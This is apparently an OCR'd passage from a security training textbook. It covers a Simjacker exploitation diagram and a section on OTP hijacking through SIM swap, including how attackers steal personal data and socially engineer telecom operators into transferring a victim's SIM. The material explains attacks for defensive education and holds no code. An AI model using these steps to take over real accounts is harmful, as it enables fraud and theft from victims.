


Sends malicious code via SMS
SIM card
Device location?
010 100 010
Cell-ID
Send SMS
010 100 010
SMS containing cell-ID and mobile location
Attacker's Device
Process inside victim's mobile
Accomplice Device

Figure 17.11: Exploiting Simjacker vulnerability



OTP Hijacking/Two-Factor Authentication Hijacking

- Attackers hijack OTPs and redirect them to their personal devices using different techniques such as **social engineering** and **SMS jacking**
- Attackers succeed in OTP hijacking by initially **stealing the victim's PII data** by bribing or tricking the mobile store sellers or exploiting the reuse of the same number for different customers
- Attackers can also use **SIM jacking attacks** to infect the target device's SIM using malware, through which they can intercept and read OTPs

Attacker logs in to the victim's online accounts via the OTP
④ OTP received on the attacker's device
OTP
⑤
Online Application
① Attacker gains the target user's PII data
② Attacker performs social engineering on the telecom operator
③ Telecom operator transfers the victim's SIM control
Victim
Attacker
Telecom Operator

OTP Hijacking/Two-Factor Authentication Hijacking

One-time passwords (OTPs) are sent by a server via SMS, an authenticator app, or an email for the secure authentication of users. Although this feature seems secure, attackers can hijack OTPs and redirect them to their personal devices using different techniques such as social engineering and SMS jacking. This attack is difficult to detect as users might suspect a network issue upon failure to receive an OTP, when the OTP is actually redirected to an attacker-controlled device. Using the stolen OTP, attackers can login to the victim's online accounts, reset passwords, and steal sensitive information.

The attacker succeeds in OTP hijacking by initially stealing the victim's PII data by bribing or tricking mobile store sellers or exploiting the reuse of the number for different customers. Attackers perform social engineering on telecom providers to obtain ownership of the target user's SIM by claiming that their device was lost. In this manner, attackers convince the telecom provider and request them to transfer control over the victim's SIM. Attackers can also use SIM jacking attacks to infect the target device's SIM using malware, through which they can intercept and read OTPs.


